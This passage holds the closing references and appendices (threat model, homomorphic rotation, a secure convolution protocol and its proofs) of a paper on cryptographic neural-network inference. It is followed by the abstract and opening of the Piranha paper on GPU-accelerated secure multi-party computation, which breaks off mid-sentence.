[9] Elette Boyle, Geoffroy Couteau, Niv Gilboa, Yuval Ishai, Lisa Kohl, Peter Rindal, and Peter Scholl. Efficient two-round OT extension and silent non-interactive secure computation. In *CCS*, pages 291–308, 2019.

[10] Alon Brutzkus, Ran Gilad-Bachrach, and Oren Elisha. Low latency privacy preserving inference. In *ICML*, pages 812–821, 2019.

[11] Ran Canetti. Security and composition of multiparty cryptographic protocols. *Journal of Cryptology*, 13(1):143–202, 2000.

[12] Hao Chen, Wei Dai, Miran Kim, and Yongsoo Song. Efficient multi-key homomorphic encryption with packed ciphertexts with application to oblivious neural network inference. In *CCS*, pages 395–412, 2019.

[13] Hao Chen, Wei Dai, Miran Kim, and Yongsoo Song. Efficient homomorphic conversion between (ring) LWE ciphertexts. In Kazue Sako and Nils Ole Tippenhauer, editors, *ACNS*, volume 12726, pages 460–479, 2021.

[14] Geoffroy Couteau, Peter Rindal, and Srinivasan Raghuraman. Silver: Silent VOLE and oblivious transfer from hardness of decoding structured LDPC codes. In *CRYPTO*, pages 502–534, 2021.

[15] Anders P. K. Dalskov, Daniel Escudero, and Marcel Keller. Secure evaluation of quantized neural networks. *Proc. Priv. Enhancing Technol.*, 2020(4):355–375, 2020.

[16] Anders P. K. Dalskov, Daniel Escudero, and Marcel Keller. Fantastic four: Honest-majority four-party secure computation with malicious security. In Michael Bailey and Rachel Greenstadt, editors, *USENIX*, pages 2183–2200, 2021.

[17] Roshan Dathathri, Olli Saarikivi, Hao Chen, Kim Laine, Kristin E. Lauter, Saeed Maleki, Madanlal Musuvathi, and Todd Mytkowicz. CHET: an optimizing compiler for fully-homomorphic neural-network inferencing. In *SIGPLAN*, pages 142–156, 2019.

[18] Daniel Demmler, Thomas Schneider, and Michael Zohner. ABY - A framework for efficient mixed-protocol secure two-party computation. In *NDSS*. The Internet Society, 2015.

[19] Daniel Escudero, Satrajit Ghosh, Marcel Keller, Rahul Rachuri, and Peter Scholl. Improved primitives for MPC over mixed arithmetic-binary circuits. In *CRYPTO*, pages 823–852, 2020.

[20] Craig Gentry, Shai Halevi, and Nigel P. Smart. Homomorphic evaluation of the AES circuit. In *CRYPTO*, pages 850–867, 2012.

[21] Ran Gilad-Bachrach, Nathan Dowlin, Kim Laine, Kristin E. Lauter, Michael Naehrig, and John Wernsing. CryptoNets: Applying neural networks to encrypted data with high throughput and accuracy. In *ICML*, pages 201–210, 2016.

[22] Oded Goldreich. *The Foundations of Cryptography - Volume 2: Basic Applications*. Cambridge University Press, 2004.

[23] Thore Graepel, Kristin E. Lauter, and Michael Naehrig. ML Confidential: Machine learning on encrypted data. In Taekyoung Kwon, Mun-Kyu Lee, and Daesung Kwon, editors, *ICISC*, pages 1–21, 2012.

[24] V. Gulshan, L. Peng, M. Coram, M. C. Stumpe, D. Wu, A. Narayanaswamy, S. Venugopalan, K. Widner, T. Madams, J. Cuadros, R. Kim, R. Raman, P. C.

Nelson, J. L. Mega, , and D. R. Webster. Development and validation of a deep learning algorithm for detection of diabetic retinopathy in retinal fundus photographs. *JAMA*, 316:2402–2410, 2016.

[25] Shai Halevi and Victor Shoup. Algorithms in HElib. In *CRYPTO*, pages 554–571, 2014.

[26] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, pages 770–778, 2016.

[27] Ehsan Hesamifard, Hassan Takabi, Mehdi Ghasemi, and Rebecca N. Wright. Privacy-preserving machine learning as a service. *PoPETs*, 2018(3):123–142, 2018.

[28] Gao Huang, Zhuang Liu, Laurens van der Maaten, and Kilian Q. Weinberger. Densely connected convolutional networks. In *CVPR*, pages 2261–2269, 2017.

[29] Forrest N. Iandola, Matthew W. Moskewicz, Khalid Ashraf, Song Han, William J. Dally, and Kurt Keutzer. Squeezenet: Alexnet-level accuracy with 50x fewer parameters and <1mb model size. *CoRR*, 2016.

[30] Intel HEXL (release 1.1.1). https://arxiv.org/abs/2103.16400, March 2021.

[31] Yuval Ishai, Joe Kilian, Kobbi Nissim, and Erez Petrank. Extending Oblivious Transfers Efficiently. In *CRYPTO*, pages 145–161, 2003.

[32] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In Nadia Heninger and Patrick Traynor, editors, *USENIX*, pages 1895–1912, 2019.

[33] Xiaoqian Jiang, Miran Kim, Kristin E. Lauter, and Yongsoo Song. Secure outsourced matrix computation and application to neural networks. In *CCS*, pages 1209–1222, 2018.

[34] Chiraag Juvekar, Vinod Vaikuntanathan, and Anantha Chandrakasan. GAZELLE: A low latency framework for secure neural network inference. In *USENIX*, pages 1651–1669, 2018.

[35] Vladimir Kolesnikov and Ranjit Kumaresan. Improved OT extension for transferring short secrets. In *CRYPTO*, pages 54–70, 2013.

[36] Alex Krizhevsky. Learning multiple layers of features from tiny images. https://www.cs.toronto.edu/~kriz/learning-features-2009-TR.pdf, 2009.

[37] Nishant Kumar, Mayank Rathee, Nishanth Chandran, Divya Gupta, Aseem Rastogi, and Rahul Sharma. CrypTFlow: Secure tensorflow inference. In *SP*, pages 336–353. IEEE, 2020.

[38] Yehuda Lindell. How to simulate it - A tutorial on the simulation proof technique. In Yehuda Lindell, editor, *Tutorials on the Foundations of Cryptography*, pages 277–346. 2017.

[39] Jian Liu, Mika Juuti, Yao Lu, and N. Asokan. Oblivious neural network predictions via minionn transformations. In *CCS*, pages 619–631, 2017.

[40] Wenjie Lu and Jun Sakuma. More practical privacy-preserving machine learning as A service via efficient secure matrix multiplication. In Michael Brenner and Kurt Rohloff, editors, *WAHC*, pages 25–36, 2018.

[41] Pratyush Mishra, Ryan Lehmkuhl, Akshayaram Srinivasan, Wenting Zheng, and Raluca Ada Popa. DELPHI: A cryptographic inference service for neural networks. In *USENIX*, pages 2505–2522, 2020.

[42] Payman Mohassel and Peter Rindal. ABY3: A Mixed Protocol Framework for Machine Learning. In *CCS*, pages 35–52, 2018.

[43] Payman Mohassel and Yupeng Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *SP*, pages 19–38. IEEE, 2017.

[44] Moni Naor and Benny Pinkas. Oblivious Transfer and Polynomial Evaluation. In *STOC*, pages 245–254, 1999.

[45] Deevashwer Rathee, Mayank Rathee, Rahul Kranti Kiran Goli, Divya Gupta, Rahul Sharma, Nishanth Chandran, and Aseem Rastogi. SiRnn: A math library for secure RNN inference. In *SP*, pages 1003–1020. IEEE, 2021.

[46] Deevashwer Rathee, Mayank Rathee, Nishant Kumar, Nishanth Chandran, Divya Gupta, Aseem Rastogi, and Rahul Sharma. CrypTFlow2: Practical 2-party secure inference. In *CCS*, pages 325–342. ACM, 2020.

[47] M. Sadegh Riazi, Mohammad Samragh, Hao Chen, Kim Laine, Kristin E. Lauter, and Farinaz Koushanfar. XONN: XNOR-based oblivious deep neural network inference. In Nadia Heninger and Patrick Traynor, editors, *USENIX*, pages 1501–1518, 2019.

[48] Secure and correct inference (SCI) library. https://github.com/mpc-msri/EzPC/tree/master/SCI, June 2021.

[49] Microsoft SEAL (release 3.6). https://github.com/Microsoft/SEAL, November 2020. Microsoft Research, Redmond, WA.

[50] Multi-protocol SPDZ. https://github.com/data61/MP-SPDZ/tree/master, February 2022.

[51] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *SP*, pages 3–18, 2017.

[52] Nigel P. Smart and Frederik Vercauteren. Fully homomorphic SIMD operations. *Des. Codes Cryptogr.*, 71(1):57–81, 2014.

[53] Florian Tramèr and Dan Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. In *ICLR*, 2019.

[54] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *USENIX*, pages 601–618, 2016.

[55] Xiao Wang, Alex J. Malozemoff, and Jonathan Katz. EMP-toolkit: Efficient MultiParty computation toolkit. https://github.com/emp-toolkit, 2016.

[56] Kang Yang, Chenkai Weng, Xiao Lan, Jiang Zhang, and Xiao Wang. Ferret: Fast extension for correlated OT with small communication. In *CCS*, pages 1607–1626, 2020.

[57] Xiaoyong Zhu, George Iordanescu, Ilia Karmanovi, and Mazen Zawaideh. Using microsoft ai to build a lung-disease prediction model using chest x-ray images.

A Threat Model and Security

We provide security against a static semi-honest probabilistic polynomial time adversary $\mathcal{A}$ following the simulation paradigm [11, 22, 38]. That is, a computationally bounded adversary $\mathcal{A}$ corrupts either Alice (Server) or Bob (Client) at the beginning of the protocol $\Pi_{\mathcal{F}}$ and follows the protocol specification honestly. Security is modeled by defining two interactions: a real interaction where Alice and Bob execute the protocol $\Pi_{\mathcal{F}}$ in the presence of $\mathcal{A}$ and the environment $\mathcal{E}$ and an ideal interaction where the parties send their inputs to a trusted party that computes the functionality $\mathcal{F}$ faithfully. Security requires that for every adversary $\mathcal{A}$ in the real interaction, there is an adversary Sim (called the simulator) in the ideal interaction, such that no environment $\mathcal{E}$ can distinguish between real and ideal interactions.

We recap the definition of a cryptographic inference protocol in DELPHI [41]. The server holds a model $\mathcal{W}$ consisting of d layers $\mathbf{W}_1, \cdots, \mathbf{W}_d$. The client holds an input vector $\mathbf{x}$.

Definition 1 *A protocol Π between a server having as input model parameters $\mathcal{W} = (\mathbf{W}_1, \ldots, \mathbf{W}_d)$ and a client having as input a feature vector $\mathbf{x}$ is a cryptographic inference protocol if it satisfies the following guarantees.*

- **Correctness.** *On every set of model parameters $\mathcal{W}$ that the server holds and every input vector $\mathbf{x}$ of the client, the output of the client at the end of the protocol is the correct prediction $\mathcal{W}(\mathbf{x})$.*

- **Privacy.** *We require that a corrupted, semi-honest client does not learn anything about the server's network parameters $\mathcal{W}$. Formally, we require the existence of an efficient simulator Sim_C such that $\mathsf{View}_C^{\Pi} \approx_c \mathsf{Sim}_C(\mathsf{meta}, \mathsf{out})$ where View_C^{Π} is the view of the client in the execution of Π, meta includes the meta information (i.e., the public parameters $\mathsf{HE.pp}$, the public key pk, the number of layers, the size and type of each layer, and the activation) and out denotes the output of the inference.*

  We also require that a corrupted, semi-honest server does not learn anything about the private input $\mathbf{x}$ of the client. Formally, we require the existence of an efficient simulator Sim_S such that $\mathsf{View}_S^{\Pi} \approx_c \mathsf{Sim}_S(\mathsf{meta})$ where View_S^{Π} is the view of the server in the execution of Π.

B SIMD and Homomorphic Rotation

The SIMD technique [52] uses a discrete fourier transform over the prime field $\mathbb{Z}_p$ to convert vectors $\mathbf{v}, \mathbf{u} \in \mathbb{Z}_p^N$ of N elements to ring elements $\hat{v} \in \mathbb{A}_{N,p}$ and $\hat{u} \in \mathbb{A}_{N,p}$, respectively. The product polynomial $\hat{v} \cdot \hat{u} \in \mathbb{A}_{N,p}$ decodes to the Hadamard product between the vectors $\mathbf{v}$ and $\mathbf{u}$. In the context of encryption, the SIMD technique can amortize the cost of homomorphic multiplication by a factor of $1/N$. However, once the SIMD-encoded vector is encrypted, it is not straightforward to manipulate the positions of the encoded values. For example, to homomorphically right-hand-side rotate the encrypted vector by $k \in [1, N)$ unit, one needs to multiply the ciphertext with a rotation key given as $\mathsf{RLWE}_{\mathsf{sk}}^{N,q,p}(\rho_{5^k \bmod 2N}(\mathsf{sk}))$ where the automorphism $\rho_g : \mathbb{A}_{N,p} \mapsto \mathbb{A}_{N,p}$ is defined by $\rho_g(\hat{a}(X)) = \hat{a}(X^g) \bmod X^N + 1$.

C Full Version of HomCONV

We now present the full version of HomCONV in Figure 11. In Step 1 and Step 2 of Figure 11, Bob first partitions its share of tensor (with zero-padding) into smaller blocks of the same shape $C_w \times W_w \times H_w$ along the three dimensions. Bob then sends to Alice $d_C d_H d_W$ RLWE ciphertexts that each of them encrypts one partition block of $\langle \mathbf{T} \rangle^B$ in Step 3. In the next two steps, Alice first partitions its share $\langle \mathbf{T} \rangle^A$ following the same partitioning manner in Step 1 and Step 2. After that Alice partitions the kernel $\mathbf{K}$ into $d_M d_C$ non-overlapping blocks Then Alice can encode each of them using π_{conv}^w with an identical parameter O_w that is because the tensor $\mathbf{T}$ is partitioned into blocks of the same shape $C_w \times H_w \times W_w$. On receiving the RLWE ciphertexts from Bob, Alice then computes the

Inputs and Outputs $\langle \mathbf{T}' \rangle^A, \langle \mathbf{T}' \rangle^B \leftarrow \mathsf{HomCONV}\left(\{\langle \mathbf{T} \rangle^A, \mathbf{K}\}, \{\langle \mathbf{T} \rangle^B, \mathsf{sk}\}\right)$ such that $\langle \mathbf{T} \rangle^A, \langle \mathbf{T} \rangle^B \in \mathbb{Z}_p^{C \times H \times W}$, $\mathbf{K} \in \mathbb{Z}_p^{M \times C \times h \times h}$ and $\mathbf{T}' = \mathsf{Conv2D}(\mathbf{T}, \mathbf{K}; s) \in \mathbb{Z}_p^{M \times H' \times W'}$.
Public Parameters: $\mathsf{pp} = (\mathsf{HE.pp}, \mathsf{pk}, M, C, H, W, h, s)$.

- Shape meta M, C, H, W, h such that $h^2 \leq N$ and stride $s > 0$. The optimal sizes of the partition winodws that minimize $\mathrm{argmin}_{H_\mathrm{w}, W_\mathrm{w}} \lceil \frac{C}{\lfloor N/(H_\mathrm{w} W_\mathrm{w}) \rfloor} \rceil \lceil \frac{H-h+1}{H_\mathrm{w}-h+1} \rceil \lceil \frac{W-h+1}{W_\mathrm{w}+h-1} \rceil$ such that $h \leq H_\mathrm{w} \leq H$, $h \leq W_\mathrm{w} \leq W$ and $H_\mathrm{w} W_\mathrm{w} \leq N$.
- The partition window size along the C-axis and M-axis is $C_w = \min(C, \lfloor \frac{N}{H_\mathrm{w} W_\mathrm{w}} \rfloor)$ and $M_\mathrm{w} = \min(M, \lfloor \frac{N}{C_\mathrm{w} H_\mathrm{w} W_\mathrm{w}} \rfloor)$.
- Set $d_M = \lceil \frac{M}{M_\mathrm{w}} \rceil, d_C = \lceil \frac{C}{C_\mathrm{w}} \rceil, d_H = \lceil \frac{H-h+1}{H_\mathrm{w}-h+1} \rceil$ and $d_W = \lceil \frac{W-h+1}{W_\mathrm{w}-h+1} \rceil$. $O_w = H_\mathrm{w} W_\mathrm{w} (M_\mathrm{w} C_\mathrm{w} - 1) + W_\mathrm{w}(h-1) + h - 1$.
- Set $H' = \lfloor \frac{H-h+s}{s} \rfloor$, $W' = \lfloor \frac{W-h+s}{s} \rfloor$, $H'_\mathrm{w} = \lfloor \frac{H_\mathrm{w}-h+s}{s} \rfloor$ and $W'_\mathrm{w} = \lfloor \frac{W_\mathrm{w}-h+s}{s} \rfloor$.

1: Bob first partitions $\langle \mathbf{T} \rangle^B$ into blocks along the H-axis and W-axis $\langle \mathbf{T}_{\alpha,\beta} \rangle^B \in \mathbb{Z}_q^{C \times H_\mathrm{w} \times W_\mathrm{w}}$ for $\alpha \in [[d_H]]$ and $\beta \in [[d_W]]$. Each block $\langle \mathbf{T}_{\alpha,\beta} \rangle^B$ consists of H_w continuous rows and W_w continuous columns of $\langle \mathbf{T} \rangle^B$. Indeed, $\langle \mathbf{T}_{\alpha,\beta} \rangle^B$ is taken from the $\alpha(H_\mathrm{w} - h + 1)$-th row and $\beta(W_\mathrm{w} - h + 1)$-th column of $\langle \mathbf{T} \rangle^B$. Zero-padding might be used to make sure all $\langle \mathbf{T}_{\alpha,\beta} \rangle^B$ blocks contain the same number of rows and columns.
2: Bob then splits the channels of each block tensor $\langle \mathbf{T}_{\alpha,\beta} \rangle^B$ into *non-overlapping* blocks $\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^B \in \mathbb{Z}_p^{C_\mathrm{w} \times H_\mathrm{w} \times W_\mathrm{w}}$ for $\gamma \in [[d_C]]$. Also, zero-padding might be used to make sure all $\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^B$ blocks contain the same number of channels.
3: Bob encrypts and then sends the RLWE ciphertexts $\{\mathsf{CT}_{\gamma,\alpha,\beta} = \mathsf{RLWE}_{\mathsf{pk}}^{N,q,p}(\pi^i_{\mathrm{conv}}(\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^B))\}$ to Alice.
4: Alice partitions $\langle \mathbf{T} \rangle^A$ into blocks $\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^A \in \mathbb{Z}_p^{C_\mathrm{w} \times H_\mathrm{w} \times W_\mathrm{w}}$ following the same manner in Step 1 and Step 2. Then Alice encodes each block to a polynomial via $\langle \hat{t}_{\gamma,\alpha,\beta} \rangle^A = \pi^i_{\mathrm{conv}}(\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^A)$.
5: Alice then splits $\mathbf{K}$ into sub-kernels along the M-axis, i.e., $\mathbf{K}_\theta \in \mathbb{Z}_p^{M_\mathrm{w} \times C \times h \times h}$ for $\theta \in [[d_M]]$. Then Alice further split each $\mathbf{K}_\theta$ into smaller block along the C-axis, i.e., $\mathbf{K}_{\theta,\gamma} \in \mathbb{Z}_p^{M_\mathrm{w} \times C_\mathrm{w} \times h \times h}$ for $\gamma \in [[d_C]]$. Zero-padding might be used to make sure all blocks contains the same number of elements. Then Alice encodes these block tensors into polynomials $\hat{k}_{\theta,\gamma} = \pi^w_{\mathrm{conv}}(\mathbf{K}_{\theta,\gamma}, O_w)$.
6: Alice samples $\langle \mathbf{T}' \rangle^A$ from $\mathbb{Z}_p^{M \times H' \times W'}$ uniformly at random and outputs it.
7: On receiving $\{\mathsf{CT}_{\gamma,\alpha,\beta}\}$, Alice computes $\mathsf{CT}'_{\theta,\alpha,\beta} = \boxplus_{\gamma \in [[d_C]]}(\mathsf{CT}_{\gamma,\alpha,\beta} \boxplus \langle \hat{t}_{\gamma,\alpha,\beta} \rangle^A) \boxtimes \hat{k}_{\theta,\gamma}$ for $\theta \in [[d_M]], \alpha \in [[d_H]]$ and $\beta \in [[d_W]]$.
8: **[Extrat and Re-mask.]**For each $c' \in [[M]], i' \in [[H']]$, and $j' \in [[W']]$, Alice sends an LWE ciphertext to Bob $\mathsf{ct}_{c',i',j'} = \mathsf{Extract}(\mathsf{CT}'_{\theta,\alpha,\beta}, O_w - cC_\mathrm{w}H_\mathrm{w}W_\mathrm{w} + isH_\mathrm{w} + js) \boxminus \langle \mathbf{T}' \rangle^A[c', i', j']$, where the index of $\mathsf{CT}'_{\theta,\alpha,\beta}$ is calculated as $\theta = \lfloor c'/M_\mathrm{w} \rfloor$, $\alpha = \lfloor i's/(H_\mathrm{w} - h + 1) \rfloor$, and $\beta = \lfloor j's/(W_\mathrm{w} - h + 1) \rfloor$. The position of the extracting coefficient is determined by $c = c' \bmod M_\mathrm{w}$, $i = i' \bmod H'_w$ and $j = j' \bmod W'_w$.
9: On receiving the ciphertexts $\{\mathsf{ct}_{c',i',j'}\}$, Bob outputs $\langle \mathbf{T}' \rangle^B \in \mathbb{Z}_p^{M \times H' \times W'}$ where $\langle \mathbf{T}' \rangle^B[c', i', j'] = \mathsf{LWE}^{-1}_{\mathsf{sk}}(\mathsf{ct}_{c',i',j'})$.

Figure 11: Proposed Secure Convolution Protocol (Full Version)

secure convolution using $d_M d_C d_H d_W$ homomorphic multiplications and homomorphic additions. Indeed, the RLWE ciphertext $\mathsf{CT}'_{\theta,\alpha,\beta}$ in Step 7 corresponds to the convolution of the block tensor $\mathbf{T}_{\alpha,\beta}$ and the sub-kernels $\mathbf{K}_\theta$. As a result, each RLWE ciphertext $\mathsf{CT}'_{\theta,\alpha,\beta}$ obtains at most $M_w H'_w W'_w$ values of $\mathbf{T}'$ in its encrypted coefficients. Finally, Alice extracts $MH'W'$ LWE ciphertexts that each of them encrypts one entry of the output tensor $\mathbf{T}'$. Similar to the basic version, in Step 8 Alice randomizes the encrypted values in the LWE ciphertexts by homomorphically adding uniform random values before sending back the LWE ciphertexts to Bob for decryption.

Theorem 4 *The protocol* HomCONV *in Figure 11 realizes the ideal functionality* $\mathcal{F}_{\mathrm{CONV}}$ *of Figure 1b for the field* $\mathbb{F} = \mathbb{Z}_p$ *and for* $h^2 \leq N$ *in presence of a semi-honest admissible adversary.*

D Proofs

Proof 3 (Proposition 2) *We write* $O' = O - c'CHW$ *for simplicity. By the definition (1) we have*

$$\hat{t}'[x] = \sum_{0 \leq d \leq x} \hat{t}[d]\hat{k}[x-d] - \sum_{x < d < N} \hat{t}[d]\hat{k}[N+x-d] \qquad (6)$$

for all $x \in [[N]]$. Since $\hat{t}[x]$ is zero for all $x \geq CHW$ and the target position $O' + i'sW + j's > CHW$, we thus have

$$\hat{t}'[O' + i'sW + j's] = \sum_{d<CHW} \hat{t}[d]\hat{k}[O' + i'sW + j's - d]$$
$$= \sum_{c,i,j} \hat{t}[cHW + iW + j]\hat{k}[O' + i'sW + j's - (cHW + iW + j)]$$
$$= \sum_{c,i,j} \hat{t}[cHW + iW + j]\hat{k}[O' - cHW - (i - i's)W - (j - j's)]$$
$$= \sum_{c,i',j'} \hat{t}[cHW + (i's + l)W + j's + l']\hat{k}[O' - cHW - lW - l']$$

The last line replaces $i = i's + l$ and $j = j's + l'$. Also, according to the definition of π^w_{conv}, the value $\hat{k}[O' - cHW - lW - l']$ is zero when $l, l' \notin [[h]]$. Thus, we only need to take care of the positions that $l, l' \in [[h]]$. The above equation continues.

$$= \sum_{\substack{c\in[[C]] \\ l,l'\in[[h]]}} \hat{t}[cHW + (i's + l)W + j's + l']\hat{k}[O' - cHW - lW - l']$$
$$= \sum_{\substack{c\in[[C]] \\ l,l'\in[[h]]}} \mathbf{T}[c, i's + l, j's + l']\hat{k}[O - c'CHW - cHW - lW - l']$$
$$= \sum_{\substack{c\in[[C]] \\ l,l'\in[[h]]}} \mathbf{T}[c, i's + l, j's + l']\mathbf{K}[c', c, l, l']$$

The final line is exactly $\mathbf{T}'[c', i', j']$. ■

Proof 4 (Theorem 2.) *The correctness of Theorem 2 is directly derived from Proposition 2. We now show the the privacy part.*
*(**Corrupted Alice**.) Alice's view of $\mathsf{View}_A^{\mathsf{HomCONV}}$ consists of an RLWE ciphertext CT'. The simulator Sim_A for this view can be constructed as follows.*

1. *Given the access to* meta, Sim_A *outputs the ciphertext* $\widetilde{\mathsf{CT}}' = \mathsf{RLWE}^{N,q}_{\mathsf{pk}}(0)$ *to Alice.*

The security against a corrupted Alice (Server) is directly reduced to the semantic security of the underly encryption. Thus we have $\mathsf{View}_A^{\mathsf{HomCONV}} \approx_c \mathsf{Sim}_A(\mathsf{meta})$.
*(**Corrupted Bob**.) Bob's view of $\mathsf{View}_B^{\mathsf{HomCONV}}$ consists of LWE ciphertexts $\{\mathsf{ct}_{c',i',j'}\}$, and the decryption of these LWE ciphertexts, i.e., $\langle \mathbf{T}' \rangle^B$. The simulator Sim_C for this view can be constructed as follows.*

1. *On receiving the RLWE ciphertext* CT *from Bob and given the access to* meta, Sim_B *samples uniform random polynomial $\hat{r} \in \mathbb{A}_{N,p}$ and computes $\widetilde{\mathsf{CT}} = \mathsf{RLWE}^{N,q}_{\mathsf{pk}}(\hat{r})$.*
2. *For each $c' \in [[M]], i' \in [[H']]$ and $j' \in [[W']]$, Sim_B outputs an LWE ciphertext $\tilde{\mathsf{ct}}_{c',i',j'} = \mathsf{Extract}(\widetilde{\mathsf{CT}})$ to Bob.*
3. *Given the access to* out, Sim_B *outputs the tensor $\tilde{\mathbf{T}}$ such that $\tilde{\mathbf{T}}[c', i', j'] = \hat{r}[O - c'CHW + i'sW + j's]$ for each $c' \in [[M]], i' \in [[H']]$ and $j' \in [[W']]$.*

Table 9: DNN Architectures.

Networks	linear operations			non-linear operations	
	CONV	BN	FC	ReLU-then-Trunc	Trunc
MNet	7	0	1	7	0
RN32	34	34	1	31	37
SqNet	26	0	0	26	0
RN50	53	49	1	49	49
DNet	121	121	0	121	120

MNet = MiniONN; RN32 = ResNet32; RN50 = ResNet50
SqNet = SqueezeNet; DNet = DenseNet121

Inputs & Outputs: $\langle z\rangle_2^A, \langle z\rangle_2^B \leftarrow \mathsf{AND}\left(\langle x\rangle_2^A, \langle x\rangle_2^B, \langle y\rangle_2^A, \langle y\rangle_2^B\right)$ s.t. $x, y, z \in \{0,1\}$ and $z = x \wedge y$.

1: Alice and Bob jointly generate a beaver triple: $\langle c\rangle_2^A \oplus \langle c\rangle_2^B = (\langle a\rangle_2^A \oplus \langle a\rangle_2^B) \wedge (\langle b\rangle_2^A \oplus \langle b\rangle_2^B)$.
2: Alice computes $\langle e\rangle_2^A = \langle x\rangle_2^A \oplus \langle a\rangle_2^A$ and $\langle f\rangle_2^A = \langle y\rangle_2^A \oplus \langle b\rangle_2^A$. Bob computes $\langle e\rangle_2^B = \langle x\rangle_2^B \oplus \langle a\rangle_2^B$ and $\langle f\rangle_2^B = \langle y\rangle_2^B \oplus \langle b\rangle_2^B$.
3: Alice and Bob open e and f.
4: Alice computes $\langle z\rangle_2^A = (\langle a\rangle_2^A \cdot f) \oplus (\langle b\rangle_2^A \cdot e) \oplus \langle c\rangle_2^A$, and Bob computes $\langle z\rangle_2^B = (e \cdot f) \oplus (\langle a\rangle_2^B \cdot f) \oplus (\langle b\rangle_2^B \cdot e) \oplus \langle c\rangle_2^B$

Figure 12: Protocol for $\mathcal{F}_{\text{AND}}$.

Inputs and Outputs: $\langle d\rangle_{2^f}^A, \langle d\rangle_{2^f}^B \leftarrow \mathsf{B2A}\left(\langle c\rangle_2^A, \langle c\rangle_2^B, f\right)$ such that $c \in \{0,1\}$ and $d = c$.

1: Alice and Bob invoke an instance of $\binom{2}{1}$-$\mathtt{COT}_f$, where Alice is the sender with correlation function $g(x) = x - 2\langle c\rangle_2^A$ and Bob is the receiver with input choice $\langle c\rangle_2^B$. Alice learns x and Bob learns y.
2: Alice computes $\langle d\rangle_{2^f}^A = \langle c\rangle_2^A - x$, and Bob computes $\langle d\rangle_{2^f}^B = \langle c\rangle_2^B + y$.

Figure 13: B2A Protocol.

Similarly, the LWE ciphertexts $\{\mathsf{ct}_{c',i',j'}\} \approx_c \{\tilde{\mathsf{ct}}_{c',i',j'}\}$ due to the semantic security. Also, the values in the output tensor $\langle \mathbf{T}' \rangle^B$ of Bob in HomCONV *distribute uniformly in $\mathbb{Z}_p$ which is exact the same distribution Sim_B samples $\tilde{\mathbf{T}}$. Thus we have $\mathsf{View}_B^{\mathsf{HomCONV}} \approx_c \mathsf{Sim}_B(\mathsf{meta}, \mathsf{out})$.* ■

The security proofs for the Theorems 1 3 and 4 can be given in a similar manner.

E Protocols for $\mathcal{F}_{\text{AND}}$ and $\mathcal{F}^{2^f}_{\text{B2A}}$

We describe the classic protocol for computing $\mathcal{F}_{\text{AND}}$ in Figure 12, where beaver triples are generated with $\binom{2}{1}$-$\mathtt{ROT}_1$ [3]. We describe a protocol for $\mathcal{F}^{2^f}_{\text{B2A}}$ in Figure 13, which is also used in CryptoFlow2 [46, 48], except that $\binom{2}{1}$-$\mathtt{COT}_f$ is instantiated with VOLE-style OT.

Piranha: A GPU Platform for Secure Computation

Jean-Luc Watson, Sameer Wagh, and Raluca Ada Popa
University of California, Berkeley

Abstract

Secure multi-party computation (MPC) is an essential tool for privacy-preserving machine learning (ML). However, secure training of large-scale ML models currently requires a prohibitively long time to complete. Given that large ML inference and training tasks in the plaintext setting are significantly accelerated by Graphical Processing Units (GPUs), this raises the natural question: can secure MPC leverage GPU acceleration? A few recent works have studied this question in the context of accelerating specific components or protocols, but do not provide a general-purpose solution. Consequently, MPC developers must be both experts in cryptographic protocol design and proficient at low-level GPU kernel development to achieve good performance on any new protocol implementation.

We present Piranha, a general-purpose, modular platform for accelerating secret sharing-based MPC protocols using GPUs. Piranha allows the MPC community to easily leverage the benefits of a GPU without requiring GPU expertise. Piranha contributes a three-layer architecture: (1) a *device layer* that can independently accelerate secret-sharing protocols by providing integer-based kernels absent in current general-purpose GPU libraries, (2) a modular *protocol layer* that allows developers to maximize utility of limited GPU memory with in-place computation and iterator-based support for non-standard memory access patterns, and (3) an *application layer* that allows applications to remain completely agnostic to the underlying protocols they use.

To demonstrate the benefits of Piranha, we implement 3 state-of-the-art linear secret sharing MPC protocols for secure NN training: 2-party SecureML (IEEE S&P '17), 3-party Falcon (PETS '21), and 4-party FantasticFour (USENIX Security '21). Compared to their CPU-based implementations, the same protocols implemented on top of Piranha's protocol-agnostic acceleration exhibit a $16-48\times$ decrease in training time. For the first time, Piranha demonstrates the feasibility of training a *realistic* neural network (e.g. VGG), end-to-end, using MPC *in a little over one day*. Piranha is open source and available at https://github.com/ucbrise/piranha.

1 Introduction

Applications like machine learning (ML) have enjoyed tremendous success in automating tasks such as biometric authentication, personalized ad recommendation, or detecting fraudulent financial transactions [13,65,66]. However, these models come at a significant privacy cost, as the data underlying them can be highly sensitive, ranging from medical data to online behavior and financial records. This has incentivized the development of privacy-preserving approaches to ML [32,37,91].

Secure Multi-Party Computation (SMC/MPC) has emerged as a promising tool for privacy-preserving computation [12,39,91]. MPC enables a group of entities to perform a joint computation without revealing their inputs to the computation. Thus, when data is sensitive, MPC can enable a the group of entities to generate insights from this data (such as training ML models or performing inference) without ever disclosing the data in plaintext to the other parties involved. MPC has shown tremendous progress in the past few years, making significant algorithmic improvements [15,16,57,59] as well as robust, efficient, and versatile implementations [7,21,45,72]. However, despite these advances, the overhead of MPC remains prohibitive when considering large computations. For instance, secure training of large machine learning models is over 4 orders of magnitude slower than plaintext training [88].

In the plaintext setting, large ML inference and training tasks are made practical by the use of GPUs – many-core hardware accelerators that support highly-parallelizable workloads. Individual operations, or kernels, are tiled across the many GPU processor threads to minimize execution time over large input data. For example, the use of GPUs can improve the training times of commonly used ML models by $10-30\times$ [77], making them an essential tool in today's ML infrastructure. A few recent works [35, 42, 57, 79] have utilized GPUs to accelerate MPC computation. However, their GPU usage is limited to accelerating individual operations or a specific MPC protocol. Delphi [57], for example, only accelerates convolution operations before continuing computation on the CPU, while CryptGPU [79] designs a specific 3-party protocol for its application. As a result, any new protocol must re-implement the same basic GPU support, a difficult task in general. Requiring MPC developers to develop 